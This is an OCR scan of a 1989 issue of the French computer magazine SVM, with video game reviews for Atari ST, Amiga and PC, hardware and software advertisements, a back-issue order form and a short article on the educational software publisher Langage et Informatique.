ATARI 1040 ST

L'ASTUCE d'Atari France risque bien de faire des émules. Jugez plutôt. Une gigantesque bataille navale regroupant 300 personnes reliées par Minitel, au 36 15 code Atari. Pas très original, direz-vous, puisque les jeux de ce type sont déjà légion. Oui, mais ici, les auteurs ont fait preuve d'intuition : le jeu n'est pas implanté sur le serveur, comme c'est le cas habituellement où le Minitel est un simple terminal sans intelligence. En fait, c'est son modem qui est utilisé, le jeu lui-même se déroulant sur un Atari ST. L'avantage est considérable : on profite de la qualité graphique de l'Atari, bien supérieure aux désuètes mosaïques du Minitel, et surtout, le serveur n'intervient que pour la gestion proprement dite, le jeu semblant dès lors pratiqué en temps réel, quel que soit le nombre de joueurs.

Il faut tout d'abord choisir l'un des six pavillons proposés, en ayant soin de noter les éventuelles alliances pour éviter de détruire par mégarde des alliés. On se retrouve ensuite aux commandes d'un navire de combat, disposant de quatre torpilles. L'instrumentation est réduite à l'essentiel : levier de vitesse (marche avant et arrière), indicateur de changement de direction



(avec affichage permanent du cap, de la latitude et de la longitude), contrôle de l'état des stocks (armement, fuel, marchandises...) et possibilité de regarder à droite et à gauche. Un radar de proximité indique en outre la présence dans les environs d'îles ou de vaisseaux ennemis. Une touche permet de communiquer par radio avec les bâtiments rencontrés, et de procéder éventuellement à des échanges de marchandises, en dialoguant avec l'adversaire par serveur interposé. On peut également débarquer sur les îles, et aborder ou couler les bateaux rencontrés.

Sans être d'une grande originalité, le jeu s'avère assez prenant, surtout en raison des étonnantes possibilités de rencontre et de dialogue offertes par le Minitel. On regrettera la faiblesse des graphismes en 3 dimensions, notamment pour les navires. Mais comparé aux habituels dessins du Minitel ! Ajoutons que le jeu est distribué gratuitement (téléchargement, copie libre, etc.), et exige un câble de raccordement standard entre l'Atari ST et le Minitel. Mais quand on pense au coût d'utilisation de ce dernier, on s'aperçoit que Navytel est certainement le jeu gratuit le plus cher du monde...


❍ *Disquette pour Atari ST. Disponible en téléchargement (3615 Atari), sur commande chez Atari France (35 F), ou en domaine public. Créé et distribué par Atari France.*

SAFARI GUNS

TESTÉ SUR

ATARI 1040 ST

PREMIÈRE SURPRISE : la boite contient une entrée gratuite pour le parc de Thoiry, invitation qui sera plus particulièrement appréciée des amateurs habitant la Région parisienne, mais c'est plutôt sympathique. Comme son nom ne l'indique pas vraiment, Safari





Guns a pour vocation la protection de la nature : ici, il ne s'agit pas de chasser des animaux sauvages, mais de les prendre en photo, tout en tirant au passage sur les méchants braconniers et autres chasseurs qui ne manquent pas d'infester les réserves.

Le principe est pourtant très semblable à celui de certains jeux guerriers (POW, par exemple) : une mire que l'on peut déplacer avec la souris (ou le clavier, en version IBM PC) apparait sur l'écran, et le joueur appuie sur le bouton de tir en face de la cible choisie. Le jeu est bien dessiné, avec une bonne impression de relief, les personnages ou animaux apparaissant sur plusieurs niveaux de profondeur. Mais, en dehors du côté pacifiste, l'action elle-même n'est guère originale, et l'on risque de s'en détourner assez vite. Précisons toutefois qu'il s'agit du premier programme d'une toute nouvelle société, New Deal : un début plutôt prometteur, en somme.

❍ *Disquette pour Commodore Amiga, Atari ST : 249 F. Créé par New Deal. Distribué par 16/32 Diffusion.*

DOMINATOR

ENCORE UN COMBAT contre des créatures plus ou moins monstrueuses, sur fond en défilement vertical ou horizontal. Le programme n'est pas sans rappeler Blood Money, et il semble presqu'aussi difficile à maitriser. Réservé aux amateurs très, très avertis. Disquette pour Commodore Amiga : 249 F. Créé par System 3. Distribué par Ubi Soft.

ARCHIPELAGOS

DANS LA LIGNÉE DE Sentinel, dont il reprend les principes de base pour la construction de mondes fondés sur des archipels d'iles, ce jeu demande à la fois de la stratégie et de la réflexion, et fait appel à des images en 3 dimensions, créées par l'ordinateur, d'un réalisme impressionnant. La version IBM PC contient des disquettes 5 pouces 1/4 et 3 pouces 1/2, ainsi qu'une cassette audio. Disquette pour IBM PC et compatibles : 299 F. Créé par Logotron. Distribué par Ubi Soft.

Service lecteur n° 105, voir page 38

Service lecteur n° 104, voir page 38

DARK SIDE

LA FACE CACHÉE DONT IL est question dans le titre est celle d'une lune qui n'est pas la nôtre. Dans ce jeu d'aventure-arcade en 3D faces pleines, façon Driller, le joueur doit réussir à sauver une planète de la destruction. Les images et l'animation sont superbes, et le jeu, très difficile, est entièrement contrôlé à la souris. Disquette pour Atari ST, Commodore Amiga : 279 F. Créé par Micro Status. Distribué par Microprose France.

VIGILANTE

SUR LE THÈME CLASSIQUE des villes envahies par des bandes de malfaiteurs de tout poil, Vigilante vous offre l'occasion d'exercer vos talents de combattant de la dernière chance, dans une véritable guerre inspirée du jeu d'arcade du même nom : la réalisation est d'un bon niveau. Disquette pour Atari ST, Commodore Amiga, IBM PC et compatibles : 229 F. Disquette pour Amstrad CPC, Commodore 64 : 149 F. Cassette : 99 F. Créé et distribué par US Gold.

THE SENTINEL

CE JEU, EN 3D FACES pleines, qui joint à un concept très original des images conçues par l'ordinateur tout à fait étonnantes, n'est certes pas une nouveauté (voir SVM n°36). Il a depuis servi de base à de nombreuses autres créations. L'adaptation pour IBM PC, qui accepte les modes CGA, EGA ou Tandy, est superbe. Un véritable monde à découvrir impérativement. Disquette pour IBM PC et compatibles : 269 F. Créé par Firebird. Distribué par Microprose France.

MOTOCROSS

C'EST SPECTACULAIRE, assez original, rythmé et très complet : une simulation de moto-cross en salle, réaliste et bien animée, avec des gros plans apparaissant dans des fenêtres. On peut jouer au clavier, à la manette, ou à la souris. Disquette pour IBM PC et compatibles : 245 F. Créé par Gamestar. Distribué par Ubi Soft.

WATERLOO

TESTÉ SUR ATARI 1040 ST

HORMIS quelques exemples de jeux particulièrement créatifs (comme Universal Military Simulator (UMS)), il faut bien reconnaître que la plupart des Wargames restaient fidèles à la technique un peu désuète du terrain de jeu formé d'hexagones jointifs, avec des phases successives de déplacement, combat, renseignement, etc. Bref, des jeux certes intelligents et fort complexes, mais utilisant bien peu les capacités graphiques des ordinateurs actuels. Waterloo se situe d'emblée dans la catégorie fort peu fréquentée du Wargame en 3D, avec vision « réaliste » du champ de bataille. Encore très imparfaite, certes, puisqu'il est assez difficile de reconnaître les objets (maisons, troupes amies ou ennemies, etc.) présents sur l'écran, mais l'ambiance est au rendez-vous : il ne s'agit plus d'être un Napoléon ou un Wellington raisonnant sur des cartes d'état-major, sans aucune notion des réalités du terrain : on est sur le terrain, au cœur de l'action, même s'il y a encore du chemin à parcourir pour que l'on puisse se prendre pour un grognard ou un Uhlan. Comme dans tous les jeux signés PSS, le livret est une importante mine de renseignements sur le sujet. Le jeu commence en proposant un choix d'options : Napoléon, Wellington, ou les deux (pour 2 joueurs) ; visualisation des messages échangés entre les généraux, choix des points de vue sur le champ de bataille, tir des canons, contrôle des actions du programme, etc. Le joueur peut donner des commandes immédiatement exécutées (par exemple observer, examiner le total des points, la structure d'un corps d'armée...) ou envoyer des ordres de différents types, qui ne seront pas nécessairement exécutés tout de suite : c'est d'ailleurs un des points forts du programme, qui réagit de façon très réaliste en traitant les ordres dans le temps, comme cela se passait dans la réalité. On peut également utiliser la souris en cliquant sur la carte pour avoir des renseignements plus ponctuels.





Waterloo donne l'impression d'un ensemble cohérent, bien étudié, mais avec tout de même quelques imperfections gênantes : ainsi en est-il de l'analyseur syntaxique, d'un emploi d'autant plus délicat qu'il ne parle qu'anglais. Ou encore du dessin de la carte, un peu lent compte tenu de la qualité assez imparfaite du résultat. Disons pour conclure que Waterloo semble marquer une étape intéressante vers la réalisation de Wargames plus réalistes, de véritables « simulateurs » de bataille. Une fort belle carte en couleur, jointe au coffret, permettra d'avoir une vision plus large du terrain de combat.

❍ *Disquette pour Atari ST, Commodore Amiga, IBM PC et compatibles : 249 F. Créé par PSS. Distribué par Ubi Soft.*

THUNDERBIRDS


TESTÉ SUR COMMODORE AMIGA 2000


LA SÉQUENCE de démarrage est assez étonnante : une vignette, en haut et à droite de l'écran, montre des images numérisées d'un curieux engin, une sorte de toupie montée sur un char, qui pivote à 90 degrés pour s'enfoncer progressivement dans l'écorce terrestre. Un engin qu'on pourrait croire sorti de l'imagination d'un E.P. Jacobs ! Les Thunderbirds (à l'origine une série télévisée à succès) sont des membres d'une équipe internationale de secours, International Rescue, plus connue sous le sigle IR, qui dispose de 4 appareils susceptibles d'intervenir sur terre, en mer ou dans l'espace, en cas de catastrophe naturelle ou de menace terroriste. Dans la première mission (seule accessible initialement), deux membres de l'équipe doivent descendre dans une mine inondée à la suite de la défectuosité d'une valve, pour récupérer deux mineurs et arrêter l'inondation. La seconde mission consiste à bloquer le réacteur nucléaire d'un sous-marin en perdition, avant qu'il n'explose aux abords d'un volcan actif. Dans la troisième, il faut récupérer un précieux document enfermé dans les coffres de la banque d'Angleterre. Et enfin capturer leur ennemi diabolique, Hood, qui menace de lancer un missile nucléaire sur Londres.



Fort bien dessiné, avec des personnages de grande taille bien animés, le jeu se présente plus comme un jeu d'aventure, à accomplir en temps limité, que comme un jeu d'arcade, bien qu'il soit indispensable d'avoir de bons réflexes pour réussir certaines scènes. Un peu d'astuce et un minimum de persévérance sont les ingrédients nécessaires pour venir à bout d'un programme bien fait, assez sympathique, mais sans grande innovation. A signaler dans l'emballage, une cassette musicale, un poster, un autocollant et un manuel correctement traduit.

❍ *Disquette pour Amiga, Atari ST : 249 F. Créé par Grandslam. Distribué par Ubi Soft.*





BLODWYCH

TESTÉ SUR

ATARI 1040 ST

SI VOUS aviez raté au moment de sa sortie le fameux Dungeon Master, vous pouvez sans complexe envisager de vous refaire une petite santé au paradis des monstres souterrains et autres jeteurs de sorts agressifs. Grâce à Imageworks, on se trouve d'emblée dans un sinistre labyrinthe de pierres, où l'on ne tarde pas à rencontrer quelque squelette famélique, ou de vilains bonshommes tout verts, aux intentions plus ou moins belliqueuses. Le but du jeu, très classique, est de combattre les forces maléfiques, en retrouvant pour les détruire des cristaux qui absorbent l'énergie terrestre. On peut jouer seul ou à deux, chacun dirigeant alors sa propre équipe qui peut ou non affronter celle de l'adversaire.

En fait, si l'on joue en solitaire, on sera un peu déçu par la taille de l'écran, style cinémascope : les scènes, qui n'occupent qu'un tiers de la surface disponible, y paraîtront alors bien petites. On comprend dès lors l'intérêt de l'option deux joueurs, chacun disposant de son propre bandeau. La réalisation technique, en revanche, est irréprochable : tout se passe en cliquant avec la souris, soit sur la zone de jeu, soit sur l'une des deux zones de contrôle, de part et d'autre de la fenêtre centrale. Les déplacements des personnages sont malheureusement un peu saccadés, mais Bloodwych séduit par sa complexité, et sa subtilité qui se révèle lors des premières rencontres, le combat n'étant pas ici la seule possibilité de dialogue. On peut discuter, marchander, se procurer des vivres, des renseignements, passer des alliances, etc. Un court livret, en plusieurs langues, guidera les premiers pas. On regrettera surtout l'absence de musique, et les images, vraiment petites ; mais le jeu en vaut la chandelle.

❍ *Disquette pour Atari ST, Amiga : 249 F. Créé par Imageworks. Distribué par Ubi Soft.*

NIGHTDAWN

LE THÈME EST CLASSIQUE, puisqu'il s'agit de se déplacer dans un labyrinthe complexe, en pilotant une sorte de tank vu de dessus. Il faut bien sûr se défendre contre divers agresseurs, mais aussi réussir à récupérer des clefs plus ou moins accessibles, pour ouvrir certains passages. Intéressant, mais plutôt difficile. Disquette pour Atari ST, Commodore Amiga : 249 F. Créé par Magic Bytes. Distribué par Ubi Soft.

FLYING SHARK

ENCORE UNE CONVERSION, assez soignée, d'un classique des jeux d'arcade : celui-ci fait appel à un défilement vertical, en vue plongeante, avec des ennemis venant d'un peu partout. Intéressant surtout pour le décor, très réussi. Disquette pour Commodore Amiga : 279 F. Créé par Firebird. Distribué par Microprose France.

Rubrique réalisée par Jacques DECONCHAT

TOUTE LA GAMME MICRO THOMSON

FIRST électronique





GRATUIT

Nos prix peuvent être changés sans préavis et ne sont valables que pour le mois en cours

THOMSON PC-M

Complet avec carte modem et logiciel de communication KX-TEL-II 12" TTM **4 590 F TTC**
Avec moniteur couleur 14" CGA **5 490 F TTC**

THOMSON PC XT

Avec moniteur monochrome **5 490 F TTC**
Avec moniteur couleur **6 590 F TTC**
Avec moniteur monochrome et disque dur 20 Mo **8 090 F TTC**
Avec moniteur couleur et disque dur 20 Mo **9 190 F TTC**
Avec moniteur et carte **EGA** +DD20Mo **11 340 F TTC**

DISQUES DURS

Carte DD Western Digital 20 Mo **2 790 F TTC**
Carte DD 32 Mo **3 390 F TTC**
Carte DD 40 Mo **3 990 F TTC**

MONITEURS THOMSON

12" TTL vert, mode texte uniquement pour PC, PCM et compatibles **450 F TTC**
12" Monochrome bi-fréquence pour PC, PCM et compat. **795 F TTC**
14" Couleur CGA, pour PC, PCM et compatibles **1 950 F TTC**
14" EGA Couleur avec socle pour PC, PCM et compat. **2 790 F TTC**
Moniteur Monochrome 8 bits pour gamme MO/TO **590 F TTC**
MC9J-936 Moniteur couleur pour MO/TO *PRIX FIRST* 1 850 F TTC

Carte **EGA**+ Résolution 650x480
PRIX FOU ***1 290 F TTC***

EXTENSIONS

Extension mémoire 60 K pour TO7-70 **265 F TTC**
Cartouche RAM Nano réseau **495 F TTC**
Extension pour MO5/Lecteur Quick disk et logiciel Jane **395 F TTC**
Incrustation images vidéo **295 F TTC**
Modem 1200/75Bds/Emulation minitel TO7 **295 F TTC**
Rubans d'imprimantes (indiquez le modèle) **95 F TTC**
Crayon optique pour gamme **TO8**/TO9 **90 F TTC**
JOYSTICK pr MO/TO **200 F TTC**

ENFIN DISPONIBLE ! SOURIS pour gamme TO8/TO9/MO ***350 F TTC***

LECTEURS DE DISQUETTES

Lecteur 5"1/4, 360 K, pour TO16, PC et PCM **950 F TTC**
Lecteur 3"1/2, 320 K, pour T09 **650 F TTC**
Lecteur 3"1/2, 640 K pour MO5, TO8, MO6, TO7, TO7-70, TO 16 **1 195 F TTC**
Lecteur enregistreur de cassettes pour TO7 et TO7-70 **395 F TTC**
Lecteur enregistreur de cassettes pour MO5 **295 F TTC**

INCROYABLE
THOMSON MO6R
Ordinateur sans moniteur
1 450 F TTC

DISQUETTES NEUTRES

5"1/4 DF DD 96 TPI La boîte de 10 **29 F TTC**
3"1/2 DF DD 135 TPI La boîte de 10 **95 F TTC**
2,8" pour lecteur QDD La boîte de 10 **250 F TTC**

CABLES ET ACCESSOIRES

Câble CI 1436 pour séries MO5, MO6, TO8, TO9 **120 F TTC**
Câble CI 8020 pour séries MO5, TO7, TO7-70 **95 F TTC**
Connection ordinateur **THOMSON** vers périphériques RS232 **295 F TTC**

ENFIN DISPONIBLE
Le catalogue MICRO THOMSON pour MO5/MO6/TO7/TO8/TO9
Tous les matériels encore disponibles sur gamme MO/TO
Tous les logiciels éducatifs et tous les jeux introuvables
Tous les périphériques existants et les matériels pour réseaux et nano réseaux
Envoi gratuit sur simple demande au 47 89 15 11 ou disponible dans nos points de vente

IMPRIMANTES

THOMSON PR 90-61204 120 cps/80 col. pour gamme MO/TO + câble	***2 495 F TTC***
THOMSON PR 90-055 40 col. pr TO7/TO8/T09/MO5/6	***450 F TTC***
PANASONIC KHR 1081 120 cps/80 col. + Câble	***1 890 F TTC***
PANASONIC KHR 1180 190 cps/80 col. + Câble	***2 790 F TTC***

BON DE COMMANDE

à renvoyer rempli et signé à FIRST ELECTRONIQUE 124, bd de Verdun 92400 Courbevoie

DÉSIGNATION	NOMBRE	PRIX
FORFAIT PORT ET EMBALLAGE Sauf imprimantes, Moniteurs, U.C./Port dû.	Jusqu'à 5 k	50 F
	TOTAL	

Règlement : comptant joint à la commande
DATE
NOM
ADRESSE

*Sauf certains matériels.

Carte Aurore

FIRST ELECTRONIQUE VOUS ACCUEILLE
du lundi au samedi de 10 h à 19 h
A COURBEVOIE : 124, Bd de Verdun (parking gratuit sur place) Tél 47 89 15 11
A PARIS 11ème : 113, Avenue Parmentier Tél 43 57 09 46
A PARIS 15ème : 332, rue Lecourbe Tél 45 54 62 14

Thierry Chatelain

SVM 66

Service lecteur n° 108, voir page 38

SPECIAL BILAN simplifiez votre gestion


et choisissez l'une de ces applications prêtes à l'emploi pour les principaux tableurs : MULTIPLAN, LOTUS, EXCEL...

Multiplan, Lotus et Excel sont des marques déposées.

Faites vous-mêmes votre analyse financière, vos prévisions budgétaires et planifiez votre trésorerie.

RAPPORT DE GESTION

Le premier système expert financier utilisant la P.A.O. pour la production du rapport de gestion d'après le diagnostic.



☏ *Assistance téléphonique gratuite au (16) 35.88.17.00*

LIASSE FISCALE — de 2 500 F à 3 990 F HT
sur Excel Mac et PC.
Régimes réel, normal, simplifié et BNC.

AMORTISSEMENTS — 699 F HT
sur Multiplan 3, Lotus 123, Symphony, VPP, Excel Mac et PC.
Gestion des immobilisations, linéaire, dégressif, dérogatoire...

LE DIAGNOSTIC DE L'ENTREPRISE — de 1 500 F à 1 990 F HT
sur Multiplan 3, Lotus 123, Symphony, VPP, Excel Mac et PC.
Disquette d'Or des Experts Comptables 1987.
Analyse financière complète à partir des liasses fiscales.

GESTION PRÉVISIONNELLE — de 990 à 1990 F HT
sur Multiplan 3, Lotus 123, Symphony, VPP, Excel Mac et PC.
Tableaux de bord, plans de trésorerie, comptes de résultats et bilans provisionnels intégrés.

ÉVALUATION DE L'ENTREPRISE — 1 500 F HT
sur Multiplan 3, Lotus 123, Symphony, VPP, Excel Mac et PC.
Principales méthodes d'évaluation des entreprises et pondération (méthode IGF).

COMPTEXCEL — 2 500 F HT
sur Excel Mac et PC.
Comptabilité complète pour professions libérales et entreprises commerciales. Connexion possible avec les serveurs bancaires.

APPELEZ LE (16) 35.88.17.00 pour recevoir votre disquette de démonstration GRATUITE, offre réservée aux 100 premières réponses.

La Solution Douce
78, RUE DU GROS-HORLOGE 76000 ROUEN

Retournez vite ce coupon-réponse pour recevoir gratuitement votre documentation.


NOM ____
SOCIÉTÉ ____
ADRESSE ____
CODE ☐☐☐☐☐ VILLE ____
Tél. : ____
Démo souhaitée : ____
Tableau utilisé : ____
Matériel utilisé : ____
Disquette ☐ 3 ½ ☐ 5 ¼

SVM 66

Service lecteur nº 109, voir page 38

LE SYSTÈME D'INFORMATION «GRAND PUBLIC» DU FUTUR

BTG – Le concept qui innove à un prix imbattable!



Textes et images digitalisés en couleurs de haute définition. Utilisation ultra simple par pression sur l'une des 5 touches du clavier BTG. Système adaptable aux besoins d'information les plus variés, par exemple: expositions centres commerciaux, lieux publics, musées, etc. Le système BTG (clavier BTG + logiciel BTG) fonctionne sur Commodore Amiga 500 (1 Meg) et utilise les programmes graphiques et d'éditions courants

Information et distributeur exclusif pour la France:
ZIOMM
1, rue Déserte
67000 **Strasbourg**
Tél. 88 22 28 58
Fax 88 22 02 01

Production: BTG
B.P. 100 – Palexpo
CH-1218 **Gd-Saconnex/Genève**
Tél. 4122/798 44 60
Fax 4122/798 96 83

BTG


Présent à la foire de Genève (8-19 nov 1989)

Service lecteur nº 110, voir page 38

DOCUMENTATION TECHNIQUE

ACE

13800 F HT



Pour 13800 F HT
- **MEGABUFFER : mémoire graphique de 1,3 Mo .**
- **MEGASCAN : logiciel de documentation technique compatible avec tous les logiciels de PAO,DAO...**
- **"toolkit" Pour ouverture vers des solutions OCR, Archivage électronique, et toutes les applications graphiques...**

ACE
6, rue Rochambeau
75009 PARIS
tel : (1) 42 85 46 40

Je désire recevoir une documentation complète

Nom : .... Société : ....
Adresse : ....
Fonction : .... tel: ....

SVM 66

Service lecteur nº 111, voir page 38

LA MICRO DANS LE RÉTRO

25 Simulation : l'ordinateur refait le monde. Compatibles IBM PC-AT : la puissance pour quoi faire?

26 Informatique : la crise n'existe pas. Essai : Macintosh Plus.

27 Les Français jugent leur ordinateur. Essai : Sony HB-500.

28 Les cartes à disque dur. Reconnaissance de parole. Match : Bull contre Goupil, les PC-AT français.

29 Essai : 5 nouveaux ordinateurs IBM. Musique sur Macintoch. La voiture sans chauffeur.

30 Les secrets des meilleurs programmeurs du monde. Essai : Philips VG 8235.

31 SICOB 86, 60 ordinateurs professionnels. Essai : Amstrad PC 1512.

32 Le meilleur traitement de texte du monde. 5 comptabilités sur Macintosh. Essai : Apple II GS.

34 Micros personnels : 5 constructeurs mis à nu. Essai : IBM PC-XT 286.

36 Comment choisir le bon logiciel. Tous compatibles!

37 Faites votre journal vous-même. Le nouveau standard d'IBM. Les nouveaux Macintosh.

38 Macintosh SE et Macintosh II à l'essai. Comment choisir un tableur. Word contre Writer Plus.

39 IBM PS/2. Tout sur la nouvelle norme. Dossier : CD-ROM.

40 Imprimantes : les meilleurs rapports qualité/prix. Choisir un logiciel de base de données.

41 Traitement de texte: Sprint de Borland, Manuscript de Lotus. Pourquoi les ordinateurs calculent faux.

42 Guide de la micro professionnelle. OS/2 le système d'exploitation IBM. Essai : XPress, Ability plus.

43 Édition électronique : Atari Mega ST. Les compatibles à petit budget. Hypercard : l'esprit du Macintosh.

44 Les portables les plus puissants. Choisir un traitement de texte sur Atari ST. Les meilleurs ordinateurs de poche.

45 N° spécial informatique personnelle. Quel micro choisir? Le portatif d'Amstrad à l'essai. Le jargon expliqué (22 F).

46 L'ordinateur le plus rapide et le moins cher du monde : Archimedes d'Acorn à technologie RISC.

47 200 astuces indispensables. Les fonctions cachées des logiciels. Peut-on échapper à l'ordinateur du fisc?

48 Faut-il jeter votre compatible IBM PC. Les bases de données sur Macintosh.

49 Les champions du prix cassé : Olivetti PC 1 et Atari PC 2. 11 comptabilités à moins de 3000 F. Le CD-ROM d'Apple.

50 Les bugs, malédiction des logiciels. Comment devenir informaticien.

51 12 traitements de texte mis à l'épreuve. 3 compatibles IBM PC-AT à prix record.

52 IBM/Compaq : la guerre des standards. 10 imprimantes de qualité supérieure.

53 175 micro-ordinateurs au banc d'essai. 37 constructeurs passés au crible.

54 Les nouveaux Amstrad PC. Choisir un modem et un logiciel de communication.

55 Portatifs : enfin confortables. EISA contre PS/2 : le front anti-IBM.

56 Bien débuter en informatique. Dossier CD-ROM.

57 Les meilleurs logiciels gratuits. More II sur Macintosh.

58 Comment comparer les ordinateurs. Amstrad PC 2386 à l'essai. Peut-on pirater la carte à puce?

59 Macintosh SE/30 La vitesse supérieure. Dossier : à quoi servent les logiciels de présentation ?

60 100 questions sur OS/2 Les clefs de la micro-informatique de demain. Dossier formation : ces entreprises vous veulent.

61 PS/2 contre MAC II La confrontation. Banc d'essai : Léanord

62 Les nouveaux monstres au banc d'essai : Zénith, Tandon, Evereix. Dossier : à quoi sert la puissance des micro-ordinateurs?

63 A la découverte de NEXT. Essais : Compaq Deskpro 386-33 IBM PS/2 8555

64 Le guide de la micro 1990 Banc d'essai : l'IBM PS/2 transportable.

65 Macintosh Portable. Banc d'essai : Atari 520 STE

Les anciens numéros de SVM foisonnent d'enquêtes, de reportages, de dossiers et de bancs d'essais qui peuvent vous intéresser.

N'hésitez pas à les commander.

Les reliures SVM.

Aux couleurs de SVM, les reliures vous permettent de protéger votre collection. Chaque reliure est conçue pour classer 6 numéros. Commandez-les vite!

N.B. : Comptez un délai d'environ 3 semaines pour la réception de votre commande.



BON DE COMMANDE

A Adresser paiement joint à Excelsior Publications 5, rue de La Baume 75415 Paris Cedex 08

☐ Je souhaite recevoir les N^os ______ de SVM au prix unitaire de 22 F franco (Étranger : 28 F).

☐ Je souhaite recevoir ______ lots de 2 reliures SVM au prix de 95 F franco les 2 (Étranger : 105 F).

• je souhaite recevoir le N° SPÉCIAL MINITEL ☐ le N° SPÉCIAL MACINTOSH ☐ le N° SPÉCIAL ÉDITION ÉLECTRONIQUE ☐ le N° SPÉCIAL AMSTRAD ☐ au prix unitaire de 28 F franco (Étranger 36 F).

Nom : ______ Prénom : ______

Adresse : ______

Code Postal : ______ Ville : ______

• Ci-joint mon règlement de ______ F par chèque à l'ordre de SVM-BRED. Étranger : chèque compensable à Paris ou mandat international

Service lecteur n° 112, voir page 38

Service lecteur n° 113, voir page 38

Service lecteur n° 114, voir page 38




LA RÉUSSITE D'UN SCIENTIFIQUE

Langage et Informatique passe à la vitesse supérieure

DÉCIDÉMENT, LANGAGE et Informatique fait figure d'exception dans le secteur plutôt morose du logiciel éducatif. L'éditeur toulousain vient, en effet, de passer du statut de SARL à celui de SA, et de porter son capital de 400 000 F à 1,5 million de francs, avec le concours de Multi-Croissances, une filiale de la Banque Populaire, Sofirem, la filiale financière des Charbonnages de France, et l'IRDI (Institut régional de développement industriel).

Créé en 1983 (avec 23 000 F de capital) par deux enseignants, Jacques Roques et Michèle Mi-



cheau, Langage et Informatique emploie aujourd'hui 25 personnes et réalise environ 8 millions de francs de chiffres d'affaires. Les clés de cette réussite ? Un créneau en or – le didacticiel scientifique, technique ou industriel – sur lequel il est quasiment seul à œuvrer. Or les enseignants des disciplines techniques et scientifiques sont très demandeurs de didacticiels, aussi bien dans le secondaire que dans les universités ou les grandes écoles. En outre, Langage et Informatique sort des produits de qualité. Il collabore d'ailleurs avec tous les grands centres français de recherche en didactique des sciences et techniques, notamment le CNAM (Conservatoire national des arts et métiers), mais aussi l'Atelier logiciel de l'Ecole centrale, dont il est l'éditeur exclusif. Qui plus est, à l'image des éditeurs de logiciels professionnels, il s'est doté d'une véritable cellule de développement, et emploie quatorze informaticiens à temps plein, dont trois affectés à la recherche. « *Grâce à cela, nous contrôlons parfaitement la qualité technique de nos logiciels*, souligne Philippe Belot, directeur du marketing, *alors que beaucoup d'éditeurs de logiciels éducatifs se contentent de chercher des produits quasiment finis et de les commercialiser* ».

Fort de son succès, Langage et informatique entend aujourd'hui passer à la vitesse supérieure et exporter ses logiciels. L'éditeur vend déjà en Belgique, en Suisse, au Luxembourg et essaie de s'implanter au Québec et dans les pays non francophones : « *Les responsables catalans de l'éducation sont très intéressés par nos produits, et nous sommes en train de négocier un contrat avec un importateur allemand*, explique Philippe Belot. *Du coup, nous commençons à traduire nos logiciels en italien, espagnol, catalan, anglais et allemand : à terme, le marché du logiciel éducatif sera européen* ».

Par ailleurs, Langage et Informatique lance un nouveau département, spécialisé dans la conception de didacticiels scientifiques et techniques sur mesure pour les entreprises. Un créneau qui devrait également lui sourire : les entreprises sont de plus en plus nombreuses à utiliser des logiciels d'apprentissage et s'il existe déjà des concurrents sur le marché, rares sont ceux qui possèdent un savoir-faire équivalent au sien dans le domaine des sciences et des techniques.

PREMIÈRES LECTURES

